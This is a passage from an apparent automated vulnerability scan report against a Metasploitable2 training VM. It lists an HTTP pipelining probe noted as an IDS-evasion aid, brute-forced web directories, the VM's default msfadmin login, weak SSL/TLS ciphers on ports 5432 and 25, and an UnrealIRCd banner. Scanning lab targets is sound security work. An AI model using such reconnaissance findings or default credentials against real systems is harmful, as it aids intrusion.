Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.
The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:

Support for URL-Request Pipelining has interesting consequences. For example, as explained in this paper by Daniel Roelker (http://www.defcon.org/images/defcon-11/dc-11-presentations/dc-11-Roelker/dc-11-roelker-paper.pdf), it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Spliting style attacks.

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
GET / HTTP/1.1
Host:192.168.1.21:80

GET /Q_Evasive/ HTTP/1.1
Host:192.168.1.21:80


HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:46:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
```

```
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

HTTP/1.1 404 Not Found
Date: Fri, 24 Mar 2023 17:46:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Content-Length: 291
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /Q_Evasive/ was not found on this server.</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.21 Port 80</address>
</body></html>
```

1 List of Web Directories port 80/tcp

QID:	86672
Category:	Web server
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	09/11/2004
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Based largely on the HTTP reply code, the following directories are most likely present on the host.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Directory	Source
/cgi-bin/	brute force
/doc/	brute force
/twiki/	brute force
/tikiwiki/	brute force
/phpMyAdmin/	brute force
/test/	brute force
/phpinfo/	brute force
/index.php	brute force
/icons/	brute force
/twiki/bin/view/Main/	brute force
/tikiwiki/	web page
/icons/	web page
/icons/small/	web page
/twiki/	web page
/twiki/bin/	web page
/twiki/bin/view/	web page
/twiki/bin/view/Main/	web page
/twiki/bin/view/TWiki/	web page
/twiki/bin/view/Know/	web page
/twiki/bin/view/Sandbox/	web page
/twiki/bin/edit/	web page
/twiki/bin/edit/Main/	web page
/twiki/bin/attach/	web page
/twiki/bin/attach/Main/	web page
/twiki/bin/search/	web page
/twiki/bin/search/Main/	web page
/twiki/bin/rdiff/	web page
/twiki/bin/rdiff/Main/	web page
/twiki/pub/	web page
/twiki/pub/TWiki/	web page
/twiki/pub/TWiki/TWikiLogos/	web page
/phpMyAdmin/	web page
/phpMyAdmin/themes/	web page
/phpMyAdmin/themes/original/	web page
/phpMyAdmin/themes/original/img/	web page
/twiki/bin/edit/TWiki/	web page
/twiki/bin/attach/TWiki/	web page
/twiki/bin/search/TWiki/	web page
/twiki/bin/rdiff/TWiki/	web page
/twiki/bin/edit/Know/	web page
/twiki/bin/attach/Know/	web page
/twiki/bin/search/Know/	web page
/twiki/bin/rdiff/Know/	web page
/twiki/bin/edit/Sandbox/	web page
/twiki/bin/attach/Sandbox/	web page
/twiki/bin/search/Sandbox/	web page
/twiki/bin/rdiff/Sandbox/	web page
/twiki/bin/changes/	web page

1 SSL Server Information Retrieval port 5432/tcp over SSL

QID:	38116
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/25/2016
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following is a list of supported SSL ciphers.
Note: If a cipher is included in this list it means that it was possible to establish a SSL connection using that cipher. There are some web servers setups that allow connections to be established using a LOW grade cipher, only to provide a web page stating that the URL is accessible only through a non-LOW grade cipher. In this case even though LOW grade cipher will be listed here QID 38140 will not be reported.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv2 PROTOCOL IS DISABLED					
SSLv3 PROTOCOL IS ENABLED					
SSLv3	COMPRESSION METHOD	DEFLATE			
RC4-SHA	RSA	RSA	SHA1	RC4(128)	MEDIUM
DES-CBC3-SHA	RSA	RSA	SHA1	3DES(168)	MEDIUM
EDH-RSA-DES-CBC3-SHA	DH	RSA	SHA1	3DES(168)	MEDIUM
AES128-SHA	RSA	RSA	SHA1	AES(128)	MEDIUM
DHE-RSA-AES128-SHA	DH	RSA	SHA1	AES(128)	MEDIUM
AES256-SHA	RSA	RSA	SHA1	AES(256)	HIGH
DHE-RSA-AES256-SHA	DH	RSA	SHA1	AES(256)	HIGH
TLSv1 PROTOCOL IS ENABLED					
TLSv1	COMPRESSION METHOD	DEFLATE			
RC4-SHA	RSA	RSA	SHA1	RC4(128)	MEDIUM
DES-CBC3-SHA	RSA	RSA	SHA1	3DES(168)	MEDIUM
EDH-RSA-DES-CBC3-SHA	DH	RSA	SHA1	3DES(168)	MEDIUM
AES128-SHA	RSA	RSA	SHA1	AES(128)	MEDIUM
DHE-RSA-AES128-SHA	DH	RSA	SHA1	AES(128)	MEDIUM
AES256-SHA	RSA	RSA	SHA1	AES(256)	HIGH
DHE-RSA-AES256-SHA	DH	RSA	SHA1	AES(256)	HIGH
TLSv1.1 PROTOCOL IS DISABLED					
TLSv1.2 PROTOCOL IS DISABLED					
TLSv1.3 PROTOCOL IS DISABLED					

1 SSL Session Caching Information port 5432/tcp over SSL

QID:	38291
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/20/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSL session is a collection of security parameters that are negotiated by the SSL client and server for each SSL connection. SSL session caching is targeted to reduce the overhead of negotiations in recurring SSL connections. SSL sessions can be reused to resume an earlier connection or to establish multiple simultaneous connections. The client suggests an SSL session to be reused by identifying the session with a Session-ID during SSL handshake. If the server finds it appropriate to reuse the session, then they both proceed to secure communication with already known security parameters.
This test determines if SSL session caching is enabled on the host.

IMPACT:

SSL session caching is part of the SSL and TLS protocols and is not a security threat. The result of this test is for informational purposes only.

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
SSLv3 session caching is disabled on the target.
TLSv1 session caching is enabled on the target.
```

1 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Invalid Protocol Version Tolerance port 5432/tcp over SSL

QID:	38597
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/13/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSL/TLS protocols have different version that can be supported by both the client and the server. This test attempts to send invalid protocol versions to the target in order to find out what is the target's behavior. The results section contains a table that indicates what was the target's response to each of our tests.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

my version	target version
0304	0301
0399	0301
0400	rejected
0499	rejected

1 SSL Server default Diffie-Hellman prime information port 5432/tcp over SSL

QID:	38609
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/27/2015
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Diffie-Hellman is a popular cryptographic algorithm used by SSL/TLS.
- For fixed primes: 1024 and below are considered unsafe.

- For variable
primes: 512 is unsafe. 768 is probably mostly safe, but might not be for long. 1024 and above are considered safe.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSL server default to use Diffie-Hellman key exchange method with variable 1024(bits) prime

1 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Key Exchange Methods port 5432/tcp over SSL

QID:	38704
Category:	General remote services
Associated CVEs:	-

Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	02/02/2023
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following is a list of SSL/TLS key exchange methods supported by the server, along with their respective key sizes, strengths and ciphers.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	NAME	GROUP	KEY-SIZE	FORWARD-SECRET	CLASSICAL-STRENGTH	QUANTUM-STRENGTH
SSLv3						
AES256-SHA	RSA		1024	no	80	low
AES128-SHA	RSA		1024	no	80	low
DES-CBC3-SHA	RSA		1024	no	80	low
RC4-SHA	RSA		1024	no	80	low
DHE-RSA-AES256-SHA	DHE		1024	yes	80	low
DHE-RSA-AES128-SHA	DHE		1024	yes	80	low
EDH-RSA-DES-CBC3-SHA	DHE		1024	yes	80	low
TLSv1						
AES256-SHA	RSA		1024	no	80	low
AES128-SHA	RSA		1024	no	80	low
DES-CBC3-SHA	RSA		1024	no	80	low
RC4-SHA	RSA		1024	no	80	low
DHE-RSA-AES256-SHA	DHE		1024	yes	80	low
DHE-RSA-AES128-SHA	DHE		1024	yes	80	low
EDH-RSA-DES-CBC3-SHA	DHE		1024	yes	80	low

1 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Protocol Properties port 5432/tcp over SSL

QID:	38706
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/09/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following is a list of detected SSL/TLS protocol properties.

IMPACT:

Items include:

Extended Master Secret: indicates whether the extended_master_secret extension is supported or required by the server. This extension enhances security and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
Encrypt Then MAC: indicates whether the encrypt_then_mac extension is supported or required by the server. This extension enhances the security of non-AEAD ciphers and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
Heartbeat: indicates whether the heartbeat extension is supported. It is not recommended to enable this, except for DTLS. Applicable to TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2
Truncated HMAC: indicates whether the truncated_hmac extension is supported. This can degrade security and is not recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
Cipher priority: indicates whether client, server or both determine the priority of ciphers. Having the server determine the priority is recommended. Applicable to SSLv3, TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

NAME	STATUS
SSLv3	
Cipher priority controlled by	client
TLSv1	
Extended Master Secret	no
Encrypt Then MAC	no
Heartbeat	no
Truncated HMAC	no
Cipher priority controlled by	client
OCSP stapling	no
SCT extension	no

1 TLS Secure Renegotiation Extension Support Information port 5432/tcp over SSL

QID:	42350
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/21/2016
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Secure Socket Layer (SSL) and Transport Layer Security (TLS) renegotiation are vulnerable to an attack in which the attacker forms a TLS connection with the target server, injects content of his choice, and then splices in a new TLS connection from a client. The server treats the client's initial TLS handshake as a renegotiation and thus believes that the initial data transmitted by the attacker is from the same entity as the subsequent client data. TLS protocol was extended to cryptographically tierenegotiations to the TLS connections they are being performed over. This is referred to as TLS secure renegotiation extension. This detection determines whether the TLS secure renegotiation extension is supported by the server or not.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

TLS Secure Renegotiation Extension Status: supported.

1 SSL Certificate - Information port 5432/tcp over SSL

QID:	86002
Category:	Web server
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/08/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSL certificate information is provided in the Results section.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

NAME	VALUE
(0)CERTIFICATE 0	
(0)Version	1 (0x0)
(0)Serial Number	fa:f9:3a:4c:7f:b6:b9:cc
(0)Signature Algorithm	sha1WithRSAEncryption
(0)ISSUER NAME	
countryName	XX
stateOrProvinceName	There is no such thing outside US
localityName	Everywhere
organizationName	OCOSA
organizationalUnitName	Office for Complication of Otherwise Simple Affairs

commonName	ubuntu804-base.localdomain
emailAddress	root@ubuntu804-base.localdomain
(0)SUBJECT NAME	
countryName	XX
stateOrProvinceName	There is no such thing outside US
localityName	Everywhere
organizationName	OCOSA
organizationalUnitName	Office for Complication of Otherwise Simple Affairs
commonName	ubuntu804-base.localdomain
emailAddress	root@ubuntu804-base.localdomain
(0)Valid From	Mar 17 14:07:45 2010 GMT
(0)Valid Till	Apr 16 14:07:45 2010 GMT
(0)Public Key Algorithm	rsaEncryption
(0)RSA Public Key	(1024 bit)
(0)	RSA Public-Key: (1024 bit)
(0)	Modulus:
(0)	00:d6:b4:13:36:33:9a:95:71:7b:1b:de:7c:83:75:
(0)	da:71:b1:3c:a9:7f:fe:ad:64:1b:77:e9:4f:ae:be:
(0)	ca:d4:f8:cb:ef:ae:bb:43:79:24:73:ff:3c:e5:9e:
(0)	3b:6d:fc:c8:b1:ac:fa:4c:4d:5e:9b:4c:99:54:0b:
(0)	d7:a8:4a:50:ba:a9:de:1d:1f:f4:e4:6b:02:a3:f4:
(0)	6b:45:cd:4c:af:8d:89:62:33:8f:65:bb:36:61:9f:
(0)	c4:2c:73:c1:4e:2e:a0:a8:14:4e:98:70:46:61:bb:
(0)	d1:b9:31:df:8c:99:ee:75:6b:79:3c:40:a0:ae:97:
(0)	00:90:9d:dc:99:0d:33:a4:b5
(0)	Exponent: 65537 (0x10001)
(0)Signature	(128 octets)
(0)	92:a4:b4:b8:14:55:63:25:51:4a:0b:c3:2a:22:cf:3a
(0)	f8:17:6a:0c:cf:66:aa:a7:65:2f:48:6d:cd:e3:3e:5c
(0)	9f:77:6c:d4:44:54:1f:1e:84:4f:8e:d4:8d:dd:ac:2d
(0)	88:09:21:a8:da:56:2c:a9:05:3c:49:68:35:19:75:0c
(0)	da:53:23:88:88:19:2d:74:26:c1:22:65:ee:11:68:83
(0)	6a:53:4a:9c:27:cb:a0:b4:e9:8d:29:0c:b2:3c:18:5c
(0)	67:cc:53:a6:1e:30:d0:aa:26:7b:1e:ae:40:b9:29:01
(0)	6c:2e:bc:a2:19:94:7c:15:6e:8d:30:38:f6:ca:2e:75

■□□□□ 1 IRC Banner port 6667/tcp

QID:	38051
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/30/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in the form of text.
QID Detection Logic:
The QID checks for IRC service.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Unreal3.2.8.1.

1 SSL Server Information Retrieval port 25/tcp over SSL

QID:	38116
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/25/2016
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following is a list of supported SSL ciphers.
Note: If a cipher is included in this list it means that it was possible to establish a SSL connection using that cipher. There are some web servers setups that allow connections to be established using a LOW grade cipher, only to provide a web page stating that the URL is accessible only through a non-LOW grade cipher. In this case even though LOW grade cipher will be listed here QID 38140 will not be reported.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv2 PROTOCOL IS ENABLED					
RC4-MD5	RSA	RSA	MD5	RC4(128)	MEDIUM
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
RC2-CBC-MD5	RSA	RSA	MD5	RC2(128)	MEDIUM
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
DES-CBC-MD5	RSA	RSA	MD5	DES(56)	LOW
DES-CBC3-MD5	RSA	RSA	MD5	3DES(168)	MEDIUM

SSLv3 PROTOCOL IS ENABLED					
SSLv3	COMPRESSION METHOD	DEFLATE			
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
RC4-MD5	RSA	RSA	MD5	RC4(128)	MEDIUM
RC4-SHA	RSA	RSA	SHA1	RC4(128)	MEDIUM
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
DES-CBC3-SHA	RSA	RSA	SHA1	3DES(168)	MEDIUM
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EDH-RSA-DES-CBC3-SHA	DH	RSA	SHA1	3DES(168)	MEDIUM
EXP-ADH-RC4-MD5	DH(512)	None	MD5	RC4(40)	LOW
ADH-RC4-MD5	DH	None	MD5	RC4(128)	MEDIUM
EXP-ADH-DES-CBC-SHA	DH(512)	None	SHA1	DES(40)	LOW
ADH-DES-CBC-SHA	DH	None	SHA1	DES(56)	LOW
ADH-DES-CBC3-SHA	DH	None	SHA1	3DES(168)	MEDIUM
AES128-SHA	RSA	RSA	SHA1	AES(128)	MEDIUM
DHE-RSA-AES128-SHA	DH	RSA	SHA1	AES(128)	MEDIUM
ADH-AES128-SHA	DH	None	SHA1	AES(128)	MEDIUM
AES256-SHA	RSA	RSA	SHA1	AES(256)	HIGH
DHE-RSA-AES256-SHA	DH	RSA	SHA1	AES(256)	HIGH
ADH-AES256-SHA	DH	None	SHA1	AES(256)	HIGH
TLSv1 PROTOCOL IS ENABLED					
TLSv1	COMPRESSION METHOD	DEFLATE			
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
RC4-MD5	RSA	RSA	MD5	RC4(128)	MEDIUM
RC4-SHA	RSA	RSA	SHA1	RC4(128)	MEDIUM
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
DES-CBC3-SHA	RSA	RSA	SHA1	3DES(168)	MEDIUM
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EDH-RSA-DES-CBC3-SHA	DH	RSA	SHA1	3DES(168)	MEDIUM
EXP-ADH-RC4-MD5	DH(512)	None	MD5	RC4(40)	LOW
ADH-RC4-MD5	DH	None	MD5	RC4(128)	MEDIUM
EXP-ADH-DES-CBC-SHA	DH(512)	None	SHA1	DES(40)	LOW
ADH-DES-CBC-SHA	DH	None	SHA1	DES(56)	LOW
ADH-DES-CBC3-SHA	DH	None	SHA1	3DES(168)	MEDIUM
AES128-SHA	RSA	RSA	SHA1	AES(128)	MEDIUM
DHE-RSA-AES128-SHA	DH	RSA	SHA1	AES(128)	MEDIUM
ADH-AES128-SHA	DH	None	SHA1	AES(128)	MEDIUM
AES256-SHA	RSA	RSA	SHA1	AES(256)	HIGH
DHE-RSA-AES256-SHA	DH	RSA	SHA1	AES(256)	HIGH
ADH-AES256-SHA	DH	None	SHA1	AES(256)	HIGH
TLSv1.1 PROTOCOL IS DISABLED					
TLSv1.2 PROTOCOL IS DISABLED					
TLSv1.3 PROTOCOL IS DISABLED					

1 SSL Session Caching Information port 25/tcp over SSL

QID:	38291
Category:	General remote services

Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/20/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSL session is a collection of security parameters that are negotiated by the SSL client and server for each SSL connection. SSL session caching is targeted to reduce the overhead of negotiations in recurring SSL connections. SSL sessions can be reused to resume an earlier connection or to establish multiple simultaneous connections. The client suggests an SSL session to be reused by identifying the session with a Session-ID during SSL handshake. If the server finds it appropriate to reuse the session, then they both proceed to secure communication with already known security parameters.
This test determines if SSL session caching is enabled on the host.

IMPACT:

SSL session caching is part of the SSL and TLS protocols and is not a security threat. The result of this test is for informational purposes only.

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSLv2 session caching is enabled on the target.
SSLv3 session caching is disabled on the target.
TLSv1 session caching is disabled on the target.

1 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Invalid Protocol Version Tolerance port 25/tcp over SSL

QID:	38597
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/13/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSL/TLS protocols have different version that can be supported by both the client and the server. This test attempts to send invalid protocol versions to the target in order to find out what is the target's behavior. The results section contains a table that indicates what was the target's response to each of our tests.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

my version	target version
0304	0301
0399	0301
0400	rejected
0499	rejected

▮▯▯▯▯ 1 SSL Server default Diffie-Hellman prime information port 25/tcp over SSL

QID:	38609
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/27/2015
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Diffie-Hellman is a popular cryptographic algorithm used by SSL/TLS.
- For fixed primes: 1024 and below are considered unsafe.

- For variable
primes: 512 is unsafe. 768 is probably mostly safe, but might not be for long. 1024 and above are considered safe.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSL server default to use Diffie-Hellman key exchange method with variable 1024(bits) prime

▮▯▯▯▯ 1 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Key Exchange Methods port 25/tcp over SSL

QID:	38704
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-

Service Modified:	02/02/2023
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following is a list of SSL/TLS key exchange methods supported by the server, along with their respective key sizes, strengths and ciphers.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	NAME	GROUP	KEY-SIZE	FORWARD-SECRET	CLASSICAL-STRENGTH	QUANTUM-STRENGTH
SSLv2						
DES-CBC3-MD5	RSA		1024	no	80	low
RC2-CBC-MD5	RSA		1024	no	80	low
RC4-MD5	RSA		1024	no	80	low
DES-CBC-MD5	RSA		1024	no	80	low
EXP-RC2-CBC-MD5	RSA	export-512	512	varies	57	low
EXP-RC4-MD5	RSA	export-512	512	varies	57	low
SSLv3						
AES256-SHA	RSA		1024	no	80	low
AES128-SHA	RSA		1024	no	80	low
DES-CBC3-SHA	RSA		1024	no	80	low
RC4-SHA	RSA		1024	no	80	low
RC4-MD5	RSA		1024	no	80	low
DES-CBC-SHA	RSA		1024	no	80	low
EXP-DES-CBC-SHA	RSA	export-512	512	varies	57	low
EXP-RC2-CBC-MD5	RSA	export-512	512	varies	57	low
EXP-RC4-MD5	RSA	export-512	512	varies	57	low
DHE-RSA-AES256-SHA	DHE		1024	yes	80	low
DHE-RSA-AES128-SHA	DHE		1024	yes	80	low
EDH-RSA-DES-CBC3-SHA	DHE		1024	yes	80	low
EDH-RSA-DES-CBC-SHA	DHE		1024	yes	80	low
EXP-EDH-RSA-DES-CBC-SHA	DHE	export-512	512	yes	57	low
ADH-AES256-SHA	DHA		1024	yes	80	low
ADH-AES128-SHA	DHA		1024	yes	80	low
ADH-DES-CBC3-SHA	DHA		1024	yes	80	low
ADH-DES-CBC-SHA	DHA		1024	yes	80	low
ADH-RC4-MD5	DHA		1024	yes	80	low
EXP-ADH-DES-CBC-SHA	DHA	export-512	512	yes	57	low
EXP-ADH-RC4-MD5	DHA	export-512	512	yes	57	low
TLSv1						
AES256-SHA	RSA		1024	no	80	low

AES128-SHA	RSA		1024	no	80	low
DES-CBC3-SHA	RSA		1024	no	80	low
RC4-SHA	RSA		1024	no	80	low
RC4-MD5	RSA		1024	no	80	low
DES-CBC-SHA	RSA		1024	no	80	low
EXP-DES-CBC-SHA	RSA	export-512	512	varies	57	low
EXP-RC2-CBC-MD5	RSA	export-512	512	varies	57	low
EXP-RC4-MD5	RSA	export-512	512	varies	57	low
DHE-RSA-AES256-SHA	DHE		1024	yes	80	low
DHE-RSA-AES128-SHA	DHE		1024	yes	80	low
EDH-RSA-DES-CBC3-SHA	DHE		1024	yes	80	low
EDH-RSA-DES-CBC-SHA	DHE		1024	yes	80	low
EXP-EDH-RSA-DES-CBC-SHA	DHE	export-512	512	yes	57	low
ADH-AES256-SHA	DHA		1024	yes	80	low
ADH-AES128-SHA	DHA		1024	yes	80	low
ADH-DES-CBC3-SHA	DHA		1024	yes	80	low
ADH-DES-CBC-SHA	DHA		1024	yes	80	low
ADH-RC4-MD5	DHA		1024	yes	80	low
EXP-ADH-DES-CBC-SHA	DHA	export-512	512	yes	57	low
EXP-ADH-RC4-MD5	DHA	export-512	512	yes	57	low

1 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Protocol Properties port 25/tcp over SSL

QID:	38706
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/09/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following is a list of detected SSL/TLS protocol properties.

IMPACT:

Items include:

Extended Master Secret: indicates whether the extended_master_secret extension is supported or required by the server. This extension enhances security and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
Encrypt Then MAC: indicates whether the encrypt_then_mac extension is supported or required by the server. This extension enhances the security of non-AEAD ciphers and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
Heartbeat: indicates whether the heartbeat extension is supported. It is not recommended to enable this, except for DTLS. Applicable to TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2
Truncated HMAC: indicates whether the truncated_hmac extension is supported. This can degrade security and is not recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
Cipher priority: indicates whether client, server or both determine the priority of ciphers. Having the server determine the priority is recommended. Applicable to SSLv3, TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

NAME	STATUS
SSLv3	
Cipher priority controlled by	client
TLSv1	
Extended Master Secret	no
Encrypt Then MAC	no
Heartbeat	no
Truncated HMAC	no
Cipher priority controlled by	client
OCSP stapling	no
SCT extension	no

1 TLS Secure Renegotiation Extension Support Information port 25/tcp over SSL

QID:	42350
Category:	General remote services
Associated CVEs:	-
